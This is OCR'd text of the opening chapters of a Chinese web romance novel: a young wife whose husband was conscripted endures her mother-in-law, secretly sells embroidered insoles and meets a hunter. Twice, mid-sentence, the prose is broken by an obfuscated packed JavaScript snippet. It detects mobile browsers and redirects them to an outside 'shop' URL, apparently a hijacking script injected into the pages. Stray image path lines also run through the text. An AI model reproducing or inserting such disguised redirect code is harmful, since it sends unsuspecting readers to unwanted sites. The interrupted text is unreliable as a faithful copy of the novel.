《麻辣娘子当家记》 1. 第 1 章 崔林容从山上抱着成捆成捆柴火下山的时候,天才蒙蒙亮。五月多的天儿,地里的活计也磨人的紧,但凡家里人丁兴旺的,大多是汉子出门干活计,妇人在灶屋拾掇朝食。 鲜少有妇人家出门砍柴的,偏这周家是个例外。 周大郎是周家的独苗苗,三年前好不容易攒够了彩礼,去隔壁白云村接了当时最漂亮的姑娘回来,谁知新婚没两天,就被抓了壮丁充了军。 大梁朝北方还在打仗,豫州府虽说不属于塞北边境,但耐不住人多,每隔上几年都要抓一批人充军。 所以很不幸,崔林容刚嫁到周家,还没瞧清楚丈夫的眉毛和嘴巴,就再也没见过这个人了。 但好歹也是拜了天地正经娶进门的媳妇,崔林容就算是周家人。 从此,崔林容和她的婆母、周家那个王婆子周王氏,捆在一起过日子。 说到这王婆子,周围十里八乡谁人不晓得,出了名的泼辣样!但无奈生了一张伶牙俐齿的嘴和好皮子。 年纪轻轻守寡后在周围几个村却越吃越开,苦是没吃过的,倒是越发惯了那恶脾气。 人到中年之后更是刁钻,儿子刚娶媳妇就被抓去充了军,王婆子将这些怨气都撒在了崔林容身上—— 也罢,就当是十两彩礼买个干活的媳妇回来。 田埂上,崔林容背着一筐的柴火朝回走,偌大的背篓几乎要压弯她的背,这幅场景怎么看怎么不和谐。 有些妇人家看见都心疼,也有的幸灾乐祸,但男人们的眼神们却总是带着一些别样的意味—— “容娘,我来帮你不成?你瞧瞧你这裤子上的泥点子,可是在山上摔了?” 大早上出门的不止只有憨厚老实的庄家汉子,还有那些一夜未归的流氓痞子,蹲在田埂上,就瞅着谁家的小媳妇好欺负,上去揩上一把油。 那黄黑黄黑的大掌马上要碰到崔林容的小腿时,被她突然恶狠狠地踢了一脚—— 男人忽然一怒,啐了一口。 “守空房的小婊/子,看你还能耐得多久!” 崔林容抿唇,也不理会,只是加快了回家的速度。 回到周家的时候,大门还关着,院子里静悄悄的。 崔林容却是一眼看见了门上锁被动过的痕迹,她几乎是下意识顺着朝王氏的门上看了一眼,也是一样。 崔林容面无表情将柴火放下,接着就转身去了灶屋,舀水舀米,淘米煮粥。 灶膛里面的火苗子还留着,很快就烧了起来。 趁灶上煮着,崔林容转头又打开了角落一个粗陶罐的盖子,一股酸香味扑面而来,崔林容捞了一棵出来,剁碎装盘,又揭开案板上的面罩子,里面的面团发好了,粗粮饼子直接上锅蒸。 简单的一顿朝食就算是备齐了。 直到这会儿,王婆子屋门才打开,王氏走了出来。王氏今年看上去不算老,约莫四十出头,虽然周家没啥钱,但王氏手上似乎是不缺钱花的。 为啥? 看那锁头就能猜到。 王氏走出来,习惯性朝灶屋看了一眼,见崔林容老老实实地在烧饭,她心头才稍微满意了几分,扭着腰准备忙自己的事情去了。 “您可稍微避着点人吧,我看到倒是没什么紧要,但要是旁人瞧见了,咱婆媳俩在村子里就别抬头做人了。” 崔林容面无表情,一面用大勺子搅粥一面道,王氏背影果然一僵,回头狠狠瞪了她一眼:“说啥呢!” 崔林容面不改色:“这日子过起来不容易,但最近农忙,人人都起得早,田埂上天不亮就有人,撞见的多了,说啥闲言碎语的都有。” 王氏一下子就火了:“啥闲言碎语!有本事要她舞到老娘面前来!旁人说啥你就信,咋得,你不跟老娘一条心你还向着人家去了?我告诉你,咱们家现在没男人,日子可难着!要不是你娘我还能吃得开一点,你以为就靠你种地那功夫,咱迟早都要喝西北风去了!” 崔林容懒得多说了,但心道:你以为我想管你被窝里那点事。 要不是她自己个儿要脸,这句话她都不会多说的。 既然王氏说到这了,崔林容直接走到她面前:“这个月粮食见底了,给点钱吧,我今天要去买些。” 王氏:“!咋这么快?!” 崔林容:“去年收成不行,您每日都要吃细粮,前段时间还喊叫着要吃包子,我割了一刀新鲜猪肉,足足花了一百多文,哪里还有钱? 王氏骂骂咧咧的:“造孽……成日就知道开口要钱!”但虽然骂着,但还是从袖子里掏出钱袋子,背过身去扯开,窸窸窣窣盘了好久,摸了十文钱给了崔林容。 “我今儿还要吃包子!” 崔林容:“我也不想成日问你要,你给多点我就可以好几日问你要一次了,而且就十文,猪肉都不够,吃不了包子。” 崔林容说完就走,王氏气得够呛! “回来!” 崔林容顿住脚,王氏又给她掏了三十文。 “你花了多少钱我可记得清清楚楚的,今天我非要吃包子,回来给我报账!” 崔林容接了钱,二话不说就提着篮子准备出去了。 “徐家肉铺就早上开,稀饭在灶上,您自己个儿盛了喝吧。” 王氏哼了一声,转头去了。她揉了揉老腰,嘴里念叨:“要不是我为了这个家付出……哪里还有猪肉吃?没良心的,还教训起老娘来了……” 崔林容出门的时候只揣了个玉米面饼子,去村口的路上几口就吃完了,擦了擦嘴,花一文钱上了去镇子的牛车。 从石头村去月牙镇约莫半个时辰,石头村和白云村一样,都是山洼洼里面的偏远地方,村上没个啥卖东西的,要吃肉就只能去镇子。 农忙时节去镇子上的人不多,家家户户都忙着种地,王氏有句话不错,那就是家里的地崔林容种的不算好,她一个妇道人家,就算再勤快,力气和汉子也有差距。 侍弄田地的功夫她没有,所以家里也就是青黄不接,全靠一点家底子还有零散的活计去赚钱。 她坐在牛车上,悄悄掀开篮子最上面的一层布,下面放着十来双鞋底子和鞋垫子,密密麻麻的粗针线绣得很扎实。 这些都是崔林容准备去镇子上换钱的。王氏会想办法,崔林容当然也会。 另外……她悄悄将王氏给的三十文钱摸了一文出来藏到了袖兜里。 买菜买肉王氏就算精打细算,东拼西凑一点,一文钱还是能扒拉出来的。 她靠这个法子,积少成多,也攒下不少了…… 牛车很快 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278622|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 就到了镇子上,崔林容跳了下来,她没第一时间去肉铺那边,而是转头就去了一家铁铺。 崔林容是白云村人氏,崔家条件比起周家来说更差,兄弟姊妹一共五个,家里一向都是紧巴巴的。 可崔林容自从记事起,她就知道大哥崔大郎最是受爹娘溺爱,家里所有的好东西全进了老大的肚子里,穷人家的孩子偏生了少爷命,年纪轻轻就长成了一头大肥猪,现在竟然连门都出不了了! 崔林容是大姐,上头还有崔二郎一个哥哥、弟弟崔三郎和妹妹崔二丫,崔二郎虽然不及老大一样好吃懒做,但生性又是个偷奸耍滑的,还好赌。 二丫倒是乖,不过和崔林容没出嫁之前一样,家里的活计全落在一个小丫头身上,今年十四岁半了,估计也快要定下亲事。 最小的是三郎,也是崔林容最喜欢的弟弟,伶俐聪明,心思也没长歪。 崔林容今天来镇子上就是要找她二哥,崔二郎现在就在这家铁匠铺子里上工,接触的都是些爷们,她绣得这些粗布鞋垫子和鞋底子正是这些男人们最需要的。 打铁铺后头的巷子,崔林容踮脚看了好久,终于看见瘦猴一样的崔二郎过来了。 “来了?” 崔林容着急道:“你就不能快些?!你知道我时间紧张!” “怕啥,回去急着伺候你那恶婆婆,你怕她干啥?” “我倒是不怕,但她刁难我的时候也没见你给我出头。” 崔二郎嬉皮笑脸:“那咱们不是隔的远么,我咋不给你出头,你可是我妹子。” 崔林容懒得和他多扯,直接将篮子里的布包递给他:“一共二十双,对半分,总共应该卖五十文钱,老规矩,给你五文,剩下都是我的。” 崔林容不放心自己这个二哥,但她现在没办法,即便是做这些生意也是偷偷摸摸,她要攒私房钱,不能让王氏发现。 崔二郎眼珠子果然一转,笑道:“大丫,不是我说,这些东西现在真不好出手,我们铁铺里头的男人们好些都有婆娘,谁买?我要说个半天才能出手,而且现在卖这些东西的太多了,你的价格其实是有点贵……” 崔林容冷笑一声:“直说吧,你要多少?” 崔二郎:“嘿嘿,你分我十文钱,我保证给你卖出去。” 崔林容很想直接啐他一口!她辛辛苦苦偷偷摸摸绣了大半个月才赚四十多文,他耍耍嘴皮子的功夫就要分走十文! 崔林容立马沉下脸,一把夺过包裹:“你不赚我找别人去!” 崔二郎:“你找谁?你能找谁?大大方方摆摊,咱们这镇子上可都是熟人,回头就能告你婆婆去。” “你——” 崔林容气的个半死,崔二郎显然是认准拿捏了她,正在她琢磨怎么办的时候,身后忽然投下一片阴影,一只胳膊突然伸了过来,轻而易举就把崔林容怀里的东西拿走了。 “原来是你做的?这些我都要了。” 崔林容呆愣转身,对上了一个比她高出一头的男人,对方一身黝黑腱子肉,只穿了一件宽松褂子,黑眸浓眉,正好整以暇看着他们兄妹俩。 崔二郎气得要跳脚:“谢禄,你干啥!” 谢禄挑了挑眉:“这些不卖么?上次我穿着挺好,我要买。五十文是吧,钱给你。” 2. 第 2 章 崔林容呆呆地看着面前的男人,显然有点发怵。对面人膀大腰圆,胳膊看起来比她的腿都要粗。 个头也是高的吓人,别说她了,就是崔二郎在人家面前也和个鸡崽子差不多。 所以崔二郎咋呼的样子显得特别可笑,像鸡崽子挥翅膀,只会乱叫。 谢禄眉头一皱,粗声粗气:“不卖吗?” 崔林容最先反应过来:“卖!大哥我卖的!” 谢禄上下打量了她一眼,“五十文是吧。” 崔林容连忙点头,“对!” 崔二郎:“容娘!你应该给我分!” 崔林容突然斜了他一眼:“我为啥要给你分,这不是我卖的吗?” 崔二郎那个气哟,“这是我们铁铺的伙计!上次要不是我帮你卖,人家能知道?” 崔林容看了眼谢禄,谢禄挑眉:“上次是上次,这次我没从你这买啊。” “谢禄你故意和我过不去是不是……!”崔二郎龇牙咧嘴,但崔林容有了底气,一股脑将那五十个铜板收好了,然后转身就要走! 崔二郎在后面急得要去追,被谢禄抬手拦住了:“我刚听见里面在喊你,你还不快去?小心耽误了事情扣工钱,我说你一天咋这么小家子气,自己亲妹子的钱都要贪。” 崔二郎噎了一下,甩袖离开:“你懂个屁!” 谢禄脸色忽然一沉,崔二郎瞬间就又怂了,骂骂咧咧地转身走了,但不敢在谢禄面前叫嚣一声。 谢禄收回了视线,扭头朝着崔林容离开的方向看了一眼。 - 五十文对崔林容来说已经算是一笔“巨款”了! 她身上的钱袋子有点小,勉勉强强才能装下,装进去之前崔林容还数了一遍里面剩下的,王氏给了几个她心里门清,回家去时才好报账。 最后还有三个铜板没装进去,崔林容决定去打个牙祭。 这样的机会可真是不多,她出发之前连口热粥都没喝上,肚里正叫得欢快。转了偏巷,她走到热闹的主街,这里人声鼎沸,吆喝声一声赛过一声。 崔林容忍不住咽了咽喉咙,走到那包子铺钱,“大娘,素馅包子多钱一个?” 对方看了她一眼,“白菜的一文,豆角肉沫的三文两个,剩下都只有肉包子,两文一个。” 崔林容还是舍不得,于是道:“两个白菜的。”说完掏了两文钱递过去,花钱买吃食让她有些心疼,直抽抽。 那大娘随手就给她捡了两个。 刚出锅的热包子就是馋人,白胖的还冒着热气,崔林容伸手接过,迫不及待就咬了一口。 “大娘,你这馅里掺了猪油呀。” 那卖包子的大娘乐了:“你能吃出来?” “能,拿猪油炒馅了。” “舌头不孬啊,哼,好些人还晓不得呢,我这素馅也是一顶一的香,不放荤油能有这滋味?!” 崔林容高兴了,刚才掏钱的心疼都消失了。 她提着篮子捧着包子就朝别处去了,兜里还剩一文钱,正好够买串糖葫芦。 别笑话她,当姑娘家的时候哪里吃过多少甜滋味呢,爹娘偶尔给大哥买的饴糖,她们都只能偷摸添上一小角,崔林容还会省下来给弟弟妹妹。 再别提出嫁之后,更是没有了。今天运气好,她大方地买了一串。 红艳艳裹着晶糖的葫芦串看着就诱人,咬一口还能听到嘎巴一声响,掉下来的糖渣崔林容都舍不得,另一只手接着呢。 吃了几个,她突然觉得自己有点奢侈。 要是二丫三郎在这就好了,她们三个可以分着吃。 等赚了钱,她就给弟弟妹妹们一人再买一根! 崔林容望着那糖葫芦叹气,殊不知,街角处一双眼睛盯了她好久。 瞧她吃个糖葫芦也唉声叹气的,谢禄不知道为什么很想笑。 他倒是没什么跟踪姑娘家的变.态癖好,只是也顺道想去买包子垫垫肚子,谁知打眼就瞧见这姑娘捧着两包子咬着。 那素馅包子在谢禄眼里就是一口一个的大小,囫囵下肚都尝不出滋味,她倒好,捧着一口一□□像啄食的雀儿。 怪可爱的。 不知不觉,谢禄就跟来了,又看见了这一幕。 偏巧不巧,崔林容警戒心也不差,朝这边看来,似是发现了他。谢禄轻咳一声,有点尴尬,干脆抬脚走了过去。 崔林容果然有些戒心:“你跟着我干啥?” 谢禄:“想多了大妹子,路过,瞧见你吃这糖葫芦似乎好吃。” 崔林容低头看了一眼,“转角就有卖。” 谢禄心中发笑,突然起了逗弄她的心思,他本来就是个混不吝的,做起事情来只随心情。 “刚才你转头就走我还没说呢,今儿我也算帮你了吧。” 崔林容愣了一下,明白了:“你想问我要钱?” 谢禄噎了一下,没成想她第一反应是这个。 “你放心吧,我不缺你那几个铜板。” “那你是……?” 谢禄:“我瞧你针线活做得好,我裤子破了,你帮我补补?” 崔林容顺着他指的地方看过去,这才瞧见这男人也是不讲究,裤腿上烂了好几处,像是被啥东西划烂的。 “没办法,我经常在山上跑,穿衣裳不精细,家里老娘走的早又还没娶媳妇呢。” 崔林容懂了,正巧她今天带了针线。 “成,你和我去偏巷里头,我帮你补两针。” 谢禄意外极了,舌尖忽然抵了抵腮边软肉,似是想说这丫头片子也太好骗了。 难怪能被那崔二郎拿捏住。 谢禄当然不会拒绝,跟着崔林容进了偏巷,这里人少,崔林容还转头看了几眼,道:“你坐下……” 谢禄看了看这边的青石台阶,大咧咧一坐,崔林容也坐到低一阶的地方,掏出针线出来。 男人个子高大,长腿长脚,即便崔林容刻意坐低了一些还是有点费劲,谢禄看出来了,转头又上了个台阶,让她能方便些。 崔林容感激地看了他一眼。 她手脚麻利,穿针引线,很快就给他补起裤腿来。 “这都是树杈子划得吧?你经常上山?” “嗯,没事就朝山里钻。” “砍柴吗?” “打猎砍柴啥都干。” 崔林容没想到他还会打猎,稀奇地看了他一眼,随即忽然想起来了什么:“你是石头村后山的?” 谢禄:“认识啊。” “不认识,只听说那边偏远的很,住着几户猎户,村里不常见。” “嗯,倒是不笨。” 崔林容:“……今儿谢谢你了,你的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278623|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 确帮我了。” “这不是还了么,不用客气。” “你真需要我做的那些鞋子垫子吗?” “要啊,我不是说我上山跑么,穿鞋子废。你手艺不错,也不偷工减料,结实的。” 崔林容眼里闪过一丝得意:“十里八乡都这么说。” 谢禄瞧见她的得意劲,扯了扯唇角。 正值五月,崔林容穿了一件单薄的夏衫,她出嫁之后就学着村里的妇人盘头了,只是她模样出众,即便是梳妇人发髻也显得娇俏,这会儿后脑勺没了头发的遮挡,一低头,雪白的一节脖颈子就撞入了谢禄的眼中。 脖颈是猎物最脆弱的部分,这是谢禄从小打猎的第一反应。若是有机会,咬住猎物的脖颈,使劲一口。这是刻在他脑中的凶性。 此时崔林容自然不是他的猎物,但看见这一幕,谢禄眼眸竟幽深了几分。 咋这么细,这么白? 仿佛他轻轻一使劲就能断。脖颈旁还有一只小巧白嫩的耳朵,玉似的,又像只有逢年过节才能吃到的饺子。 更想咬了…… 